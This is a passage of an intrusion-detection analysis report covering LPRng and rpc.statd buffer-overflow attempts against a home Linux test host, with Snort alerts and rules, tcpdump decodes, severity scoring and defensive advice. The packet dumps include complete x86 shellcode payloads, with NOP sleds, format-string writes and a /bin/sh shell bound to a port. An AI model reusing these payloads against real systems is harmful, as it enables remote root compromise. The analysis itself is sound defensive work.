0x0130   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0140   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0150   9090 31db 31c9 31c0 b046 cd80 89e5 31d2     ..1.1.1..F....1.
0x0160   b266 89d0 31c9 89cb 4389 5df8 4389 5df4     .f..1...C.].C.].
0x0170   4b89 4dfc 8d4d f4cd 8031 c989 45f4 4366     K.M..M...1..E.Cf
0x0180   895d ec66 c745 ee0f 2789 4df0 8d45 ec89     .].f.E..'.M..E..
0x0190   45f8 c645 fc10 89d0 8d4d f4cd 8089 d043     E..E.....M.....C
0x01a0   43cd 8089 d043 cd80 89c3 31c9 b23f 89d0     C....C....1..?..
0x01b0   cd80 89d0 41cd 80eb 185e 8975 0831 c088     ....A....^.u.1..
0x01c0   4607 8945 0cb0 0b89 f38d 4d08 8d55 0ccd     F..E......M..U..
0x01d0   80e8 e3ff ffff 2f62 696e 2f73 680a          ....../bin/sh.
```

Upon examining the portion of the payload that contains the code to be executed,

I found an interesting sequence. Look at bytes 0x187 and 0x188 in the packet above (highlighted in green). They have a value of 0x0F27. Translating this hex value to decimal gives us 3879, which is the number of the port to which the attack attempts to connect after running the buffer overflow. I found this in all of the packets that I checked. I do not know how to translate this hex overflow code into commands so that I can prove that this is what the 0x0F27 represents, but it sure seems too coincidental.

Although this buffer overflow is a known vulnerability, the tool that this attacker used appears to be an enhanced version of the sample exploit C-code that is posted at SecurityFocus or PacketStorm (web links below). The attempts to connect to port 3879 suggest that this attack sequence is the signature of an improved version of the exploit that adds a listener process to a high port. The attacker knew from the initial reconnaissance what RPC ports were active, but he did not attempt to connect to these. He repeatedly attempted connections to port 3879, so he must have a reason to believe that there would be an active process listening on this port.

This buffer overflow attempt leaves a distinct entry in the Unix messages log. This is rather important to note for environments that are not running intrusion detection systems. The log message is very unique and it clearly indicates that the buffer overflow was attempted, although it does not indicate whether it was successful.

1.1.6 Correlations:

CERT advisory:
http://www.cert.org/advisories/CA-2000-22.html

ISS X-Force advisory:
http://xforce.iss.net/alerts/advise71.php (ramen worm)

SecurityFocus discussion and sample exploit code:
http://www.securityfocus.com/bid/1712
Click on the "exploit" tab on the above page for sample exploit code.

Red Hat advisory and patch for the victim host:
http://www.Red Hat.com/support/errata/RHSA-2000-065-06.html

Statistics for port 515 probes, among others:
http://www.sans.org/y2k/griffin/top-ports.htm

Detects and related conversations reported at SANS:
http://www.sans.org/y2k/012001.htm (Includes my summary posting of LPRng)
http://www.sans.org/y2k/112000.htm
http://www.sans.org/y2k/112000-1300.htm
http://www.sans.org/y2k/012001.htm (ramen worm)

http://www.sans.org/y2k/112500.htm
http://www.sans.org/y2k/112700-0900.htm
http://www.sans.org/y2k/112700-1400.htm
http://www.sans.org/y2k/112800.htm
http://www.sans.org/y2k/112800-1200.htm
http://www.sans.org/y2k/113000.htm
http://www.sans.org/y2k/120100-1600.htm
http://www.sans.org/y2k/120200.htm
http://www.sans.org/y2k/120400.htm
http://www.sans.org/y2k/120400-1100.htm
http://www.sans.org/y2k/120500.htm
http://www.sans.org/y2k/121100-1200.htm
http://www.sans.org/y2k/122800.htm
http://www.sans.org/y2k/122800-1700.htm

1.1.7 Evidence of active targeting:

The attacker performed reconnaissance and found an active victim. The reconnaissance extracted active port information and operating system version information. The attack was then launched in a very direct manner, attempting to exploit a known vulnerability for this particular Linux version. The victim was actively targeted.

1.1.8 Severity:

(Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality = 2
The victim is a test system built specifically as a target for collecting network traces. It does not provide any valuable services. I would give it a rating of 1, except that it is connected to a high-speed cable modem, and could have been used as a high-powered platform for attacks on other systems if compromised.

Lethality = 5
The LPRng attack gives the attacker root privileges.

System Countermeasures = 4
This is a modern operating system, Red Hat version 7. The printer "lpd" daemon is the patched version 3.6.24-2, which is not vulnerable to this attack. I would give a rating of 5 if the printer service were shutdown.

Network Countermeasures = 1
This host is directly exposed to the Internet with no firewall or filtering devices.

(2 + 5) – (4 + 1) = 2 Severity ratings <= 0 are preferable. ☹

1.1.9 Defensive recommendations:

- Upgrade the lpd daemon to the patched version 3.6.24-2 as recommended by Red Hat. This victim host is already running the patched version. Be careful when reading articles regarding the vulnerable version. Some web pages described versions *prior* to 3.6.24 as vulnerable, while others described 3.6.25 as the fixed version. Red Hat 3.6.24-1 is vulnerable, but 3.6.24-2 is not.
- Shutdown the printer services if they are not needed.
- Install a firewall or filtering router and block outside access to port 515. Several home network versions are available on the market today for a reasonable cost.
- Continue monitoring the intrusion detection system for related activities.
- Continue monitoring the Unix messages log for unusual entries.

1.1.10 Multiple choice test question:

```
18:52:08.730624 24.147.188.237.4797 > my.host.26.224.3879: S 546052661:546052661(0)
win 32120 <mss 1460,sackOK,timestamp 59927143 0,nop,wscale 0> (DF) (ttl 48, id
63341)
18:52:08.730691 my.host.26.224.3879 > 24.147.188.237.4797: R 0:0(0) ack 546052662
win 0 (ttl 255, id 784)
```

This tcpdump output indicates:

a) The target host does not exist
b) The target host rejected ACK number 546052662
c) The target host does not have a service running on port 3879
d) The target host does not have a service running on port 4797

The correct answer is C. The source host attempts to connect to port 3879 on the target. The target host does not have a service running on this port, so it sends a RST back to the source host.

1.2 Detect Number 2:

1.2.0 Detect Data:

1.2.0.0 Snort alert:

```
[**] IDS10/portmap-request-rstatd [**]
01/03-14:48:34.063075 63.194.112.32:850 -> my.host.26.224:111
UDP TTL:49 TOS:0x0 ID:60838
Len: 64

[**] IDS362/shellcode-x86-nops-udp [**]
01/03-14:48:34.299615 63.194.112.32:851 -> my.host.26.224:1025
UDP TTL:49 TOS:0x0 ID:60840
Len: 1084
```

1.2.0.1 Messages log:

```
Jan  3 19:47:51 localhost rpc.statd[371]: gethostbyname error for
^X÷ÿ¿^X÷ÿ¿^Y÷ÿ¿^Y÷ÿ¿^Z÷ÿ¿^Z÷ÿ¿^[÷ÿ¿^[÷ÿ¿%8x%8x%8x%8x%8x%8x%8x%8x%8x%8x%236x%n%137x%n%10
x%n%192x%n
```

```
                                                    1Àë|Y‰A^P‰A^HþÀ‰A^D‰ÃþÀ‰^A°fÍ€³^B‰Y^LÆA^N™ÆA^H^P‰I
^D€A^D^L^^A°fÍ€³^D°fÍ€³^E0À^A^D°fÍ€‰Î^Ã1É°?Í
```

Above line translated into hex via ‘od –h –v’

```
0000000 614a 206e 3320 3120 3a39 3734 353a 2031
0000020 6f6c 6163 686c 736f 2074 7072 2e63 7473
0000040 7461 5b64 3733 5d31 203a 6567 6874 736f
0000060 6274 6e79 6d61 2065 7265 6f72 2072 6f66
0000100 2072 585e fff7 5ebf f758 bfff 595e fff7
0000120 5ebf f759 bfff 5a5e fff7 5ebf f75a bfff
0000140 5b5e fff7 5ebf f75b bfff 3825 2578 7838
0000160 3825 2578 7838 3825 2578 7838 3825 2578
0000200 7838 3825 2578 3332 7836 6e25 3125 3733
0000220 2578 256e 3031 2578 256e 3931 7832 6e25
0000240 9090 9090 9090 9090 9090 9090 9090 9090
0000260 9090 9090 9090 9090 9090 9090 9090 9090
0000300 9090 9090 9090 9090 9090 9090 9090 9090
0000320 9090 9090 9090 9090 9090 9090 9090 9090
0000340 9090 9090 9090 9090 9090 9090 9090 9090
0000360 9090 9090 9090 9090 9090 9090 9090 9090
0000400 9090 9090 9090 9090 9090 9090 9090 9090
0000420 9090 9090 9090 9090 9090 9090 9090 9090
0000440 9090 9090 9090 9090 9090 9090 9090 9090
0000460 9090 9090 9090 9090 9090 9090 9090 9090
0000500 9090 9090 9090 9090 9090 9090 9090 9090
0000520 9090 9090 9090 9090 9090 9090 9090 9090
0000540 9090 9090 9090 9090 9090 9090 9090 9090
0000560 9090 9090 9090 9090 9090 9090 9090 9090
0000600 9090 9090 9090 9090 9090 9090 9090 9090
0000620 9090 9090 9090 9090 9090 9090 9090 9090
0000640 9090 9090 9090 9090 9090 9090 9090 9090
0000660 9090 9090 9090 9090 9090 9090 9090 9090
0000700 9090 9090 9090 9090 9090 9090 9090 9090
```

```
0000720 9090 9090 9090 9090 9090 9090 9090 9090
0000740 9090 9090 9090 9090 9090 9090 9090 9090
0000760 9090 9090 9090 9090 9090 9090 9090 9090
0001000 9090 9090 9090 9090 9090 9090 9090 9090
0001020 9090 9090 9090 9090 9090 9090 9090 9090
0001040 9090 9090 9090 9090 9090 9090 9090 9090
0001060 9090 9090 9090 9090 9090 9090 9090 9090
0001100 9090 9090 9090 9090 9090 9090 9090 9090
0001120 9090 9090 9090 9090 9090 9090 9090 9090
0001140 9090 9090 9090 9090 9090 9090 9090 9090
0001160 9090 9090 9090 9090 9090 9090 9090 9090
0001200 9090 9090 9090 9090 9090 9090 9090 9090
0001220 9090 9090 9090 9090 9090 9090 9090 9090
0001240 9090 9090 9090 9090 9090 9090 9090 9090
0001260 9090 9090 9090 9090 9090 9090 9090 9090
0001300 9090 9090 9090 9090 9090 9090 9090 9090
0001320 9090 9090 9090 9090 9090 9090 9090 9090
0001340 9090 9090 9090 9090 9090 9090 9090 9090
0001360 9090 9090 9090 9090 9090 9090 9090 9090
0001400 9090 9090 9090 9090 9090 9090 9090 9090
0001420 9090 9090 9090 9090 9090 9090 9090 9090
0001440 9090 9090 9090 9090 9090 9090 9090 9090
0001460 9090 9090 9090 9090 9090 9090 9090 9090
0001500 9090 9090 9090 9090 9090 9090 9090 9090
0001520 9090 9090 9090 9090 9090 9090 9090 9090
0001540 9090 9090 9090 9090 9090 9090 9090 9090
0001560 9090 9090 9090 9090 9090 9090 9090 9090
0001600 9090 9090 9090 9090 9090 9090 9090 9090
0001620 9090 9090 9090 9090 9090 9090 9090 9090
0001640 9090 9090 9090 9090 9090 9090 c031 7ceb
0001660 8959 5e41 8950 5e41 fe48 89c0 5e41 8944
0001700 fec3 89c0 415e 66b0 80cd 5eb3 8942 5e59
0001720 c64c 5e41 994e 41c6 485e 505e 4989 445e
0001740 4180 445e 4c5e 5e88 b041 cd66 b380 445e
0001760 66b0 80cd 5eb3 3045 88c0 5e41 b044 cd66
0002000 8980 88ce 31c3 b0c9 cd3f 000a
```

1.2.0.2 tcpdump:

```
14:48:33.784001 63.194.112.32.4711 > my.host.26.224.111: S 4038510383:4038510383(0)
win 32120 <mss 1460,sackOK,timestamp 398666407 0,nop,wscale 0> (DF) (ttl 49, id
59841)

14:48:33.784283 my.host.26.224.111 > 63.194.112.32.4711: S 1172817138:1172817138(0)
ack 4038510384 win 32120 <mss 1460,sackOK,timestamp 24505081 398666407,nop,wscale 0>
(DF) (ttl 64, id 372)

14:48:34.052477 63.194.112.32.4711 > my.host.26.224.111: . 1:1(0) ack 1 win 32120
<nop,nop,timestamp 398666662 24505081> (DF) (ttl 49, id 60837)

14:48:34.063075 63.194.112.32.850 > my.host.26.224.111:  udp 56 (ttl 49, id 60838)
0x0000   4500 0054 eda6 0000 3111 f88b 3fc2 7020     E..T....1...?.p.
0x0010   d8a4 1ae0 0352 006f 0040 668a 23e4 c063     .....R.o.@f.#..c
0x0020   0000 0000 0000 0002 0001 86a0 0000 0002     ................
0x0030   0000 0003 0000 0000 0000 0000 0000 0000     ................
0x0040   0000 0000 0001 86b8 0000 0001 0000 0011     ................
0x0050   0000 0000                                   ....

14:48:34.063496 my.host.26.224.111 > 63.194.112.32.850:  udp 28 (ttl 64, id 373)
0x0000   4500 0038 0175 0000 4011 d5d9 d8a4 1ae0     E..8.u..@.......
0x0010   3fc2 7020 006f 0352 0024 7034 23e4 c063     ?.p..o.R.$p4#..c
0x0020   0000 0001 0000 0000 0000 0000 0000 0000     ................
0x0030   0000 0000 0000 0401                         ........

14:48:34.299615 63.194.112.32.851 > my.host.26.224.1025:  udp 1076 (ttl 49, id
60840)
0x0000   4500 0450 eda8 0000 3111 f48d 3fc2 7020     E..P....1...?.p.
0x0010   d8a4 1ae0 0353 0401 043c ff2a 044a 4611     .....S...<.*.JF.
0x0020   0000 0000 0000 0002 0001 86b8 0000 0001     ................
```

```
0x0030   0000 0001 0000 0001 0000 0020 3a53 9c63     ...........:S.c
0x0040   0000 0009 6c6f 6361 6c68 6f73 7400 0000     ....localhost...
0x0050   0000 0000 0000 0000 0000 0000 0000 0000     ................
0x0060   0000 0000 0000 03e7 18f7 ffbf 18f7 ffbf     ................
0x0070   19f7 ffbf 19f7 ffbf 1af7 ffbf 1af7 ffbf     ................
0x0080   1bf7 ffbf 1bf7 ffbf 2538 7825 3878 2538     ........%8x%8x%8
0x0090   7825 3878 2538 7825 3878 2538 7825 3878     x%8x%8x%8x%8x%8x
0x00a0   2538 7825 3233 3678 256e 2531 3337 7825     %8x%236x%n%137x%
0x00b0   6e25 3130 7825 6e25 3139 3278 256e 9090     n%10x%n%192x%n..
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00d0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00e0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00f0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0100   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0110   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0120   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0130   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0140   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0150   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0160   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0170   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0180   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0190   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x01a0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x01b0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x01c0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x01d0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x01e0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x01f0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0200   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0210   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0220   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0230   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0240   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0250   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0260   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0270   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0280   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0290   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x02a0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x02b0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x02c0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x02d0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x02e0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x02f0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0300   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0310   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0320   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0330   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0340   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0350   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0360   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0370   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0380   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0390   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x03a0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x03b0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x03c0   9090 9090 9090 9090 9090 31c0 eb7c 5989     ..........1..|Y.
0x03d0   4110 8941 08fe c089 4104 89c3 fec0 8901     A..A....A.......
0x03e0   b066 cd80 b302 8959 0cc6 410e 99c6 4108     .f.....Y..A...A.
0x03f0   1089 4904 8041 040c 8801 b066 cd80 b304     ..I..A.....f....
0x0400   b066 cd80 b305 30c0 8841 04b0 66cd 8089     .f....0..A..f...
0x0410   ce88 c331 c9b0 3fcd 80fe c1b0 3fcd 80fe     ...1..?.....?...
0x0420   c1b0 3fcd 80c7 062f 6269 6ec7 4604 2f73     ..?..../bin.F./s
0x0430   6841 30c0 8846 0789 760c 8d56 108d 4e0c     hA0..F..v..V..N.
0x0440   89f3 b00b cd80 b001 cd80 e87f ffff ff00     ................

14:48:34.300259 my.host.26.224.1025 > 63.194.112.32.851:  udp 32 (ttl 64, id 374)
0x0000   4500 003c 0176 0000 4011 d5d4 d8a4 1ae0     E..<.v..@.......
0x0010   3fc2 7020 0401 0353 0028 0a77 044a 4611     ?.p....S.(.w.JF.
0x0020   0000 0001 0000 0000 0000 0000 0000 0000     ................
```

```
0x0030   0000 0000 0000 0001 0000 000f              ............

14:48:36.918272 63.194.112.32.4711 > my.host.26.224.111: F 1:1(0) ack 1 win 32120
<nop,nop,timestamp 398666715 24505081> (DF) (ttl 49, id 61820)

14:48:36.918366 my.host.26.224.111 > 63.194.112.32.4711: . 1:1(0) ack 2 win 32120
<nop,nop,timestamp 24505394 398666715> (DF) (ttl 64, id 375)

14:48:36.918462 my.host.26.224.111 > 63.194.112.32.4711: F 1:1(0) ack 2 win 32120
<nop,nop,timestamp 24505394 398666715> (DF) (ttl 64, id 376)

14:48:37.135187 63.194.112.32.4711 > my.host.26.224.111: . 2:2(0) ack 2 win 32120
<nop,nop,timestamp 398666974 24505394> (DF) (ttl 49, id 62831)
```

1.2.1 Source of Trace:

This trace was collected on my home network via cable modem. The target host is a Compaq Presario PC running Red Hat Linux v7.0 second edition (respin).

1.2.2 Detect was generated by:

This detect was generated by the Snort intrusion detection system version 1.6.3. The alert signature file dated 12/18/2000 was downloaded from http://www.whitehats.com/ids/vision.conf. The following rules from this signature file generated the alerts:

```
alert UDP $EXTERNAL any -> $INTERNAL 111 (msg: "IDS10/portmap-request-rstatd";
content: "|01 86 A0 00 00|";)

alert UDP $EXTERNAL any -> $INTERNAL any (msg: "IDS362/shellcode-x86-nops-udp";
content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90|";)
```

Since the detects were labeled as “portmap-request-rstatd” and “shellcode-x86-nops-udp”, there was a high probability that someone tried an rpc.statd buffer overflow attack, so I included the messages log from the victim host, and I ran a tcpdump against the raw packet data file for analysis. I used the tcpdump (version 3.5) command: “tcpdump –x –X –n –vv –F tcpdump.filt –r inputfile >outputfile”. For brevity, I edited the tcpdump output to eliminate the payload details provided by “-x –X” for packets where the details were not needed.

The filter file “tcpdump.filt” contents, and explanations of sample formats of the tcpdump output and Snort alerts are located in the foreword of this document.

1.2.3 Probability the source address was spoofed:

The source address was not likely to be spoofed. For the TCP portion of the communication, a complete 3-way handshake is completed, a conversation occurs, and a dual 2-way connection close is completed. The UDP portion of the communication uses the same source address, and the attacker needs the return response from the portmapper, so the real address of the attacker is used.

1.2.4 Description of attack:

This is a buffer overflow attack to port 1025, which is used by the RPC daemon rpc.statd. The particular port number used by rpc.statd may vary from system to system.

This vulnerability is assigned CVE number CAN-2000-0666, and its description can be found at http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0666.

The attacker must first determine which port the rpc.statd process is using. Querying a program called the portmapper can provide this information. The portmapper acts like a broker for RPC services. It can list the active services, register new services, or delete the registry for active services.

After determining the rpc.statd port number, the attacker carefully crafts a special packet that is sent to that port on the victim host. This packet overflows a buffer in the rpc.statd daemon in a manner that causes the daemon to execute an arbitrary command, such as /bin/sh. Since the daemon is running as the root user, the attacker's command is run with root privileges.

Some variations of the attack skip the port discovery and simply attempt to connect to a common default port for rpc.statd, such as 1025 in this case. I have received a few of these recently. Other variations include reconnaissance to discover the port through port scanning techniques rather than using the portmapper. This has the advantage of not causing portmapper activity, which may set off intrusion detection systems, although the portscanning may also trigger an alarm if the scan rate is too quick.

The attack started on 01/03/2001 at 14:48:33EST, and the attack ended at 14:48:37EST.

1.2.5 Attack mechanism:

Traffic Analysis

The attacker starts a connection to port 111 (portmapper) at 14:48:33.784001. A TCP three-way handshake occurs SYN/SYN-ACK/ACK and the connection is established.

```
(tcpdump) 14:48:33.784001 63.194.112.32.4711 > my.host.26.224.111: S
        4038510383:4038510383(0) win 32120 <mss 1460,sackOK,timestamp 398666407
        0,nop,wscale 0> (DF) (ttl 49, id 59841)

        14:48:33.784283 my.host.26.224.111 > 63.194.112.32.4711: S
        1172817138:1172817138(0) ack 4038510384 win 32120 <mss 1460,sackOK,timestamp
        24505081 398666407,nop,wscale 0> (DF) (ttl 64, id 372)

        14:48:34.052477 63.194.112.32.4711 > my.host.26.224.111: . 1:1(0) ack 1 win
        32120 <nop,nop,timestamp 398666662 24505081> (DF) (ttl 49, id 60837)
```

The attacker's packets during the connection establishment appear to be normal without any obvious signs of crafting. Nothing is unusual about the TCP sequence number, source port, time-to-live, IP id number, or TCP options.

The next packet is an inbound UDP based RPC request from the attacker to the victim whose contents are displayed below with tcpdump. The source port 850 is privileged (<1024) so the attacker probably has administrative rights (root) on the machine. Destination port 111 is associated with the RPC portmapper. The IP id number is one higher than the previous packet, so the victim might be the only conversation occurring at the moment. The time to live of 49 matches the previous packets. This packet looks normal.

```
14:48:34.063075 63.194.112.32.850 > my.host.26.224.111:  udp 56 (ttl 49, id 60838)
0x0000   4500 0054 eda6 0000 3111 f88b 3fc2 7020      E..T....1...?.p.
0x0010   d8a4 1ae0 0352 006f 0040 668a 23e4 c063      .....R.o.@f.#..c
0x0020   0000 0000 0000 0002 0001 86a0 0000 0002      ................
0x0030   0000 0003 0000 0000 0000 0000 0000 0000      ................
0x0040   0000 0000 0001 86b8 0000 0001 0000 0011      ................
0x0050   0000 0000                                    ....
```

Colors are used to separate the packet contents: IP header in gray, UDP header in orange, and RPC payload in black. The RPC payload is decoded in the table below. This is a request to the victim's portmapper for the UDP port number of the rpc.statd daemon as is highlighted by the **bold** items in the table. If you are unfamiliar with RPC calls, try reading the bold like this: Call portmapper for getport of rpc.statd UDP.

Transaction ID	23e4 c063	
Message Type	0000 0000	Type 0 = **call** per RFC1057
RPC Version	0000 0002	Version = 2
RPC Program	0001 86a0	Hex 186a0 = Dec 100000 = **portmapper** per NMAP v2.53 services file "nmap-rpc"
Program Version	0000 0002	Version = 2
Procedure Number	0000 0003	Procedure = 3 = **getport** per RFC1057
RPC Program	0001 86b8	Portmapper request data: Hex 186b7 = Dec 100024 = **status (rpc.statd)** per NMAP v2.53 services file "nmap-rpc"
Program Version	0000 0001	Portmapper request data: RPC program version 1
Protocol	0000 0011	Portmapper request data: Hex 11 = Dec 17 = **UDP**

This packet matched a Snort IDS signature, so Snort generates an alert. Generally speaking, we are suspicious of portmapper requests from the Internet, so Snort's alert is justified. ☺

```
[**] IDS10/portmap-request-rstatd [**]
01/03-14:48:34.063075 63.194.112.32:850 -> my.host.26.224:111
UDP TTL:49 TOS:0x0 ID:60838 Len: 64
```

The next packet is an outbound UDP based RPC reply from the victim to the attacker whose contents are displayed below with tcpdump.

```
14:48:34.063496 my.host.26.224.111 > 63.194.112.32.850:  udp 28 (ttl 64, id 373)
0x0000   4500 0038 0175 0000 4011 d5d9 d8a4 1ae0     E..8.u..@.......
0x0010   3fc2 7020 006f 0352 0024 7034 23e4 c063     ?.p..o.R.$p4#..c
0x0020   0000 0001 0000 0000 0000 0000 0000 0000     ................
0x0030   0000 0000 0000 0401                         ........
```

Colors are used to separate the packet contents: IP header in gray, UDP header in orange, and RPC payload in black. This packet uses the portmapper source port of 111 and is destined to the target port 850, which matches in the inbound request in the previous packet. The RPC payload is decoded in the table below. This is a reply from the victim's portmapper with the UDP port number of the rpc.statd daemon as is highlighted by the **bold** items in the table. If you are unfamiliar with RPC replies, try reading the bold like this: Request accepted and the reply is 1025.

Transaction ID	23e4 c063	Matches the request in the previous packet
Message Type	0000 0001	Type 1 = **reply** per RFC1057
Status	0000 0000	Status 0 = **accepted** per RFC1057
Port Number	0000 0401	Hex 401 = Dec **1025**

The next packet is inbound UDP from the attacker's privileged port 851 to the victim's rpc.statd port 1025. It contains the buffer overflow exploit. The attacker selects the destination port 1025 because the portmapper provided this information in the previous outbound packet. The IP id number is only two higher than the previous packet, so not a lot of conversation has occurred on the attacker's machine since the previous packet. The time to live of 49 remains consistent. This packet's header normal, but the contents of its payload are evil. Snort alerts us to this since the payload contains lots of NOPs (Hex 90) and the string **/bin/sh**. These items are often associated with buffer overflow exploits.

```
[**] IDS362/shellcode-x86-nops-udp [**]
01/03-14:48:34.299615 63.194.112.32:851 -> my.host.26.224:1025
UDP TTL:49 TOS:0x0 ID:60840 Len: 1084
```

The exploit packet contents are displayed below with tcpdump. Colors are used to separate the packet contents: IP header in gray, UDP header in orange, and payload in black. Note the bolded NOPs (90) and shell program /bin/sh.

```
14:48:34.299615 63.194.112.32.851 > my.host.26.224.1025:  udp 1076 (ttl 49, id
60840)
0x0000   4500 0450 eda8 0000 3111 f48d 3fc2 7020     E..P....1...?.p.
0x0010   d8a4 1ae0 0353 0401 043c ff2a 044a 4611     .....S...<.*.JF.
0x0020   0000 0000 0000 0002 0001 86b8 0000 0001     ................
0x0030   0000 0001 0000 0001 0000 0020 3a53 9c63     ............:S.c
0x0040   0000 0009 6c6f 6361 6c68 6f73 7400 0000     ....localhost...
0x0050   0000 0000 0000 0000 0000 0000 0000 0000     ................
0x0060   0000 0000 0000 03e7 18f7 ffbf 18f7 ffbf     ................
0x0070   19f7 ffbf 19f7 ffbf 1af7 ffbf 1af7 ffbf     ................
0x0080   1bf7 ffbf 1bf7 ffbf 2538 7825 3878 2538     ........%8x%8x%8
0x0090   7825 3878 2538 7825 3878 2538 7825 3878     x%8x%8x%8x%8x%8x
0x00a0   2538 7825 3233 3678 256e 2531 3337 7825     %8x%236x%n%137x%
0x00b0   6e25 3130 7825 6e25 3139 3278 256e 9090     n%10x%n%192x%n..
```

```
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090     ................
         *** repeating 9090s omitted for brevity ***
0x03b0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x03c0   9090 9090 9090 9090 9090 31c0 eb7c 5989     ..........1..|Y.
0x03d0   4110 8941 08fe c089 4104 89c3 fec0 8901     A..A....A.......
0x03e0   b066 cd80 b302 8959 0cc6 410e 99c6 4108     .f.....Y..A...A.
0x03f0   1089 4904 8041 040c 8801 b066 cd80 b304     ..I..A.....f....
0x0400   b066 cd80 b305 30c0 8841 04b0 66cd 8089     .f....0..A..f...
0x0410   ce88 c331 c9b0 3fcd 80fe c1b0 3fcd 80fe     ...1..?.....?...
0x0420   c1b0 3fcd 80c7 062f 6269 6ec7 4604 2f73     ..?..../bin.F./s
0x0430   6841 30c0 8846 0789 760c 8d56 108d 4e0c     hA0..F..v..V..N.
0x0440   89f3 b00b cd80 b001 cd80 e87f ffff ff00     ................
```

The exploit attempt also triggers the syslogd logging daemon to make an entry into the system messages file /var/log/messages. This is not surprising based upon the SecurityFocus discussion of the exploit "Because of a format string vulnerability when calling the **syslog()** function a malicious remote user can execute code as root.". An excerpt of the entry below illustrates an interesting detail. The date/time stamp is corrupted by the exploit attempt since it occurred at 14:48:34.299615.

```
Jan  3 19:47:51 localhost rpc.statd[371]: gethostbyname error for……
```

Fortunately, the victim is not vulnerable to the exploit. It responds with the following RPC reply message.

```
14:48:34.300259 my.host.26.224.1025 > 63.194.112.32.851:  udp 32 (ttl 64, id 374)
0x0000   4500 003c 0176 0000 4011 d5d4 d8a4 1ae0     E..<.v..@.......
0x0010   3fc2 7020 0401 0353 0028 0a77 044a 4611     ?.p....S.(.w.JF.
0x0020   0000 0001 0000 0000 0000 0000 0000 0000     ................
0x0030   0000 0000 0000 0001 0000 000f               ............
```

Colors are used to separate the packet contents: IP header in gray, UDP header in orange, and RPC payload in black. This packet uses the rpc.statd source port of 1025 and is destined to the target port 851, which matches in the inbound request in the previous packet. The RPC payload is decoded in the table below. This is a reply from the victim's rpc.statd with highlighted items in the table in **bold**. The rpc.statd accepts the request, and since the buffer overflow did not crash the daemon, it is still alive and able to reply.

Transaction ID	044a 4611	
Message Type	0000 0001	Type 1 = **reply** per RFC1057
Status	0000 0000	Status 0 = **accepted** per RFC1057

The game is over for the attacker. We next see a graceful closing of the TCP connection to the portmapper. Of interesting note on the inbound FIN and ACK packets from the attacker during the closing, the IP id numbers of 61820 and 62831 are much higher than the previous inbound packet with 60840. Maybe some other victims are being contacted.

```
14:48:36.918272 63.194.112.32.4711 > my.host.26.224.111: F 1:1(0) ack 1 win 32120
<nop,nop,timestamp 398666715 24505081> (DF) (ttl 49, id 61820)
14:48:36.918366 my.host.26.224.111 > 63.194.112.32.4711: . 1:1(0) ack 2 win 32120
<nop,nop,timestamp 24505394 398666715> (DF) (ttl 64, id 375)
14:48:36.918462 my.host.26.224.111 > 63.194.112.32.4711: F 1:1(0) ack 2 win 32120
<nop,nop,timestamp 24505394 398666715> (DF) (ttl 64, id 376)
```

```
14:48:37.135187 63.194.112.32.4711 > my.host.26.224.111: . 2:2(0) ack 2 win 32120
<nop,nop,timestamp 398666974 24505394> (DF) (ttl 49, id 62831)
```

Attack Observations

The attack was launched in an organized manner. The attacker determined that the portmapper was alive with a TCP connection. He then queried the portmapper for a required piece of information about the rpc.statd service. Finally, he attempted to exploit a known vulnerability for the rpc.statd service.

1.2.6 Correlations:

CERT advisory:
http://www.cert.org/advisories/CA-2000-17.html

ISS X-Force advisory:
http://xforce.iss.net/alerts/advise71.php (ramen worm)

SecurityFocus discussion and sample exploit code:
http://www.securityfocus.com/bid/1480
Click on the "exploit" tab on the above page for sample exploit code.

PacketStorm references:
